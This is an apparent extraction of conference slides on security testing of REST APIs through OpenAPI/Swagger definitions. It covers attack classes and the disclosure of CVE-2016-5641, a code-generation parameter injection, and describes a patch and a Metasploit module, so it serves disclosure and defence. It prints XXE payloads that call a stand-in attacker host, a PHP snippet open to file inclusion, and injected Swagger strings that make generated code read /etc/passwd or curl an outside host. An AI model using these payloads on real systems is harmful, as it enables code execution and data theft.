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# Using the Open API Specification to find first and second order vulnerabilities in RESTful APIs

*Scanning with Swagger*

# Introduction



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
# Understand

```
<?xml version="1.0" encoding="UTF-8" ?>
<definitions name="AktienKurs"
  targetNamespace="http://loc...
  xmlns:xsd="http://schemas.xmlsoap.org/
  xmlns="http://schemas.xmlsoap.org/wsdl"
  <service name="AktienKurs">
    <port name="AktienSoapPort" binding="
      <soap:address location="http://loc...
    </port>
    <message name="Aktie.HoleWert">
      <part name="body" element="xsd:Tra...
    </message>
  </service>
</definitions>
```


WSDL



# Define



# Test



**Visibility and Coverage per API can be difficult**

**Broad attack surface over sets of APIs increases risk**

**Out of band and 'blind' events**

Restful APIs offer security challenges





## SOAP has a WSDL


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  ...  
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**WSDL**


## REST has ...



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**RAML**




**API blueprint**



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# swagger.io

Starting January 1st 2016 the Swagger Specification has been donated to the [Open API Initiative \(OAI\)](#) and has been renamed to the [OpenAPI Specification](#)



What is the OpenAPI specification?



## 2.0 Current Specification

<https://github.com/OAI/OpenAPI-Specification/blob/master/versions/2.0.md>

## 3.0 OpenAPI.next

<https://github.com/OAI/OpenAPI-Specification/blob/OpenAPI.next/versions/3.0.md>


Where is the OpenAPI specification?



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
1.0 1.1  
1.2 2.0

Convert between Swagger versions




API  
blueprint

Swagger to and from API Blueprint



RAML

Swagger to and from RAML



Tools to convert Swagger to/from 'X'



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## YAML (for humans)

```
---
swagger: '2.0'
info:
  version: 0.0.0
  title: Simple API
paths:
  /:
    get:
      responses:
        200:
          description: OK
```

=

## JSON (for machines)

```
{
  "swagger" : "2.0",
  "info" : {
    "version" : "0.0.0",
    "title" : "Simple API"
  },
  "paths" : {
    "/" : {
      "get" : {
        "parameters" : [ ],
        "responses" : {
          "200" : {
            "description" : "OK"
          }
        }
      }
    }
  },
  "definitions" : { }
}
```



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## YAML (petstore.swagger.io/v2/swagger.yaml)

## JSON (petstore.swagger.io/v2/swagger.json)

```
swagger: "2.0"
info:
  description: "This is a sample server Petstore server. You can find out more about\
  \ Swagger at [http://swagger.io](http://swagger.io) or on [irc.freenode.net, #swagger](http://swagger.io/irc/).\
  \ For this sample, you can use the api key 'special-key' to test the authorization\
  \ filters."
  version: "1.0.0"
  title: "Swagger Petstore"
  termsOfService: "http://swagger.io/terms/"
  contact:
    email: "apiteam@swagger.io"
  license:
    name: "Apache 2.0"
    url: "http://www.apache.org/licenses/LICENSE-2.0.html"
host: "petstore.swagger.io"
basePath: "/v2"
tags:
- name: "pet"
  description: "Everything about your Pets"
  externalDocs:
    description: "Find out more"
    url: "http://swagger.io"
- name: "store"
  description: "Access to Petstore orders"
- name: "user"
  description: "Operations about user"
  externalDocs:
    description: "Find out more about our store"
    url: "http://swagger.io"
schemes:
- "http"
paths:
  /pet:
    post:
      tags:
      - "pet"
      summary: "Add a new pet to the store"
      description: ""
      operationId: "addPet"
      consumes:
      - "application/json"
      - "application/xml"
```

==

```
{
  "swagger": "2.0",
  "info": {
    "description": "This is a sample server Petstore server. You can find out more about Swagger at [http://s",
    "version": "1.0.0",
    "title": "Swagger Petstore",
    "termsOfService": "http://swagger.io/terms/",
    "contact": {
      "email": "apiteam@swagger.io"
    },
    "license": {
      "name": "Apache 2.0",
      "url": "http://www.apache.org/licenses/LICENSE-2.0.html"
    }
  },
  "host": "petstore.swagger.io",
  "basePath": "/v2",
  "tags": [
    {
      "name": "pet",
      "description": "Everything about your Pets",
      "externalDocs": {
        "description": "Find out more",
        "url": "http://swagger.io"
      }
    },
    {
      "name": "store",
      "description": "Access to Petstore orders"
    },
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      "description": "Operations about user",
      "externalDocs": {
        "description": "Find out more about our store",
        "url": "http://swagger.io"
      }
    }
  ],
  "schemes": [
    "http"
  ],
  "paths": {
    "/pet": {
      "post": {
        "tags": [
          "pet"
        ],
        "summary": "Add a new pet to the store",
        "description": "",
        "operationId": "addPet",
        "consumes": [
          "application/json",
          "application/xml"
        ],
        "produces": [
          "application/xml",
          "application/json"
        ],
        "parameters": [
          {
            "in": "body",
            "name": "body",
            "description": "Pet object that needs to be added to the store",
            "required": true,
            "schema": {
```



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Is there a API definition document?

API definition document incomplete?


API definition document does not comply with specification?

API definition document is part of the application?

Understand the API: scenarios




First Order



Out of Band



Second Order




Attack Class Definitions




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
## Out of Band

- Vulnerability callback mechanism triggered outside of main request/response channel, result visible in main response channel
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
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
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## Second Order

- Host of Downstream services affected by request
- Log readers, service UI's, cluster architecture, downstream applications






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




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



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REST JSON  
HTML5 AJAX SOAP  
Flash Remoting (AMF) GWT JQuery



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
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# How Vulnerabilities can be left hidden in your APIs




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## First Order Challenges






- Website + Mobile client API coverage

## Out of Band Interactions




## Second Order (blind) Attacks





# HTTP Proxy

Id	Status	Conn	Method	URL	Resp. Time (s)	Length
1	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
2	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
3	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
4	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
5	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
6	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
7	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
8	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
9	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
10	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
11	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
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14	200	GET	HTTP/1.1	http://www.hacksploit.com/	0.001 2.100	0
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First Order Challenges Scanning a mobile API




Machine-In-The-Middle proxy to Attack Engine

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
## XML External Entity (XXE) Processing

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://attacker.callback:3000/xxe" >
]><foo>&xxe;</foo>
```




## Remote File Inclusion (RFI)

```
<?php
  if ( isset( $_GET['p'] ) ) {
    include( $_GET['p'] . '.php' );
  }
?>
```




## Cross Site Scripting (XSS)




## SQL Injection (SQLi)




# Remote File Include (RFI)



## PHP Remote File Include (PHP RFI)




# XML eXternal Entity (XXE)




Target



```
<?xml version="1.0"?>
<!DOCTYPE foo [
<ELEMENT foo ANY >
<ENTITY xxe SYSTEM "http://attacker.callback:3000/xxe/success!" >]>foo&xxe;</foo>
```



# Cross Site Scripting (XSS)





# New techniques in API security testing



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## Disclosure Process



## Exploitation Demonstration



## Patch & Possible Solutions



Proper escaping, sanitization and context awareness






Inline variable or comment definition or assignment

Template delimiters and runtime partials



# CVE-2016-5641 / R7-2016-05

<https://community.rapid7.com/community/infosec/blog/2016/06/23/r7-2016-06-remote-code-execution-via-swagger-parameter-injection-cve-2016-5641>



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a d' Riparo →

Paradiso →

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camping →

Acquaviva →

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<https://github.com/swagger-api/swagger-codegen/pull/3201>

# CVE-2016-5641 / R7-2016-05

... code generators trust ... parameters ... to generate ... code.

## Targets

- **API developers?**
- **CodeGen Artifact Hosting (2nd order attack / blind code-gen)**
- **Hosted Documentation**
  - [github.com/<foo>/mal-swagger.json](https://github.com/<foo>/mal-swagger.json)
  - [swaggerhub.com/<foo>/mal-swagger-project](https://swaggerhub.com/<foo>/mal-swagger-project)



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**TL;DR;**

**Metasploit exploit module: multi/fileformat/swagger\_param\_inject**

[https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/fileformat/swagger\\_param\\_inject.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/fileformat/swagger_param_inject.rb)



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Malicious Swagger



Code Generation



Infected Codebase





### javascript (node)

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable nodejs.

```
...
"paths": {
  "/a');;;;return exports;});console.log('RCE');(function(){(this,function(){a=function(){b=function(){new Array('': {
...

```



```
return this.apiClient.callApi(
'/a');;;;return exports;});console.log('RCE');(function(){(this,function(){a=function(){b=function(){new Array('', 'GE
pathParams  queryParams  headerParams  formParams  postBody

```

### php

Strings within the 'description' object in the definitions section of a swagger document can inject comments and inline php code. The following is 'cat /etc/passwd' in hex character encoding, passed to the system command in commented code.

```
...
"definitions": {
  "d": {
    "type": "object",
    "description": "*/ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).c
hr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*",
    ...

```



```
* @category Class
* @description */ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).chr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*
* @package Swagger\Client

```





## ruby

Strings in 'description' and 'title' of a swagger document can be used in unison to terminate block comments, and inject inline ruby code.

```
...
"info": {
  "description": "=begin",
  "title": "=end `curl -X POST -d `fizz=buzz` http://requestb.in/1ftnzfy1`"
...

```

```
=begin
=end `curl -X POST -d "fizz=buzz" http://requestb.in/1c9n1eb1`
=end

```

## java

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable Java.


```
...
"paths": {
  "/a\`; try{java.lang.Runtime.getRuntime().exec(\"cat /etc/passwd\");}catch(Exception e){} \":
...

```


```
// create path and map variables
String localVarPath = "/a\`; try{java.lang.Runtime.getRuntime().exec("cat /etc/passwd");}catch(Exception e){} "" .replaceAll("\\{format\\}", "json");

```





Code Generation



Remote Vulnerability



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# CodeGen Parameter Injection concerns

Proper escaping, sanitization and context awareness

Inline variable or comment definition or assignment

Template delimiters and runtime partials



# “Fix it now” Patch

<https://github.com/swagger-api/swagger-codegen/pull/3201>



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### php

Strings within the 'description' object in the definitions section of a swagger document can inject comments and inline php code. The following is 'cat /etc/passwd' in hex character encoding, passed to the system command in commented code.

```
...
"definitions": { enforce single line comments for variables (escaped)
  "d": {
    "type": "object",
    "description": "*/ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).c
hr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*",
    ...
  }
}
```



```
* @class Doc Comment
*
* @category Class */
// @description */ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).chr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*
/**
* @package Swagger\Client
```

### ruby

Strings in 'description' and 'title' of a swagger document can be used in unison to terminate block comments, and inject inline ruby code.

```
...
"info": { enforce single line comments for variables (unescaped)
  "description": "=begin",
  "title": "=end `curl -X POST -d \"fizz=buzz\" http://requestb.in/lftnzfy1`"
  ...
}
```



```
=begin
#=end `curl -X POST -d "fizz=buzz" http://requestb.in/1c9n1eb1`
#=begin
```



**javascript (node)**

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable nodejs.

```
...
"paths": {
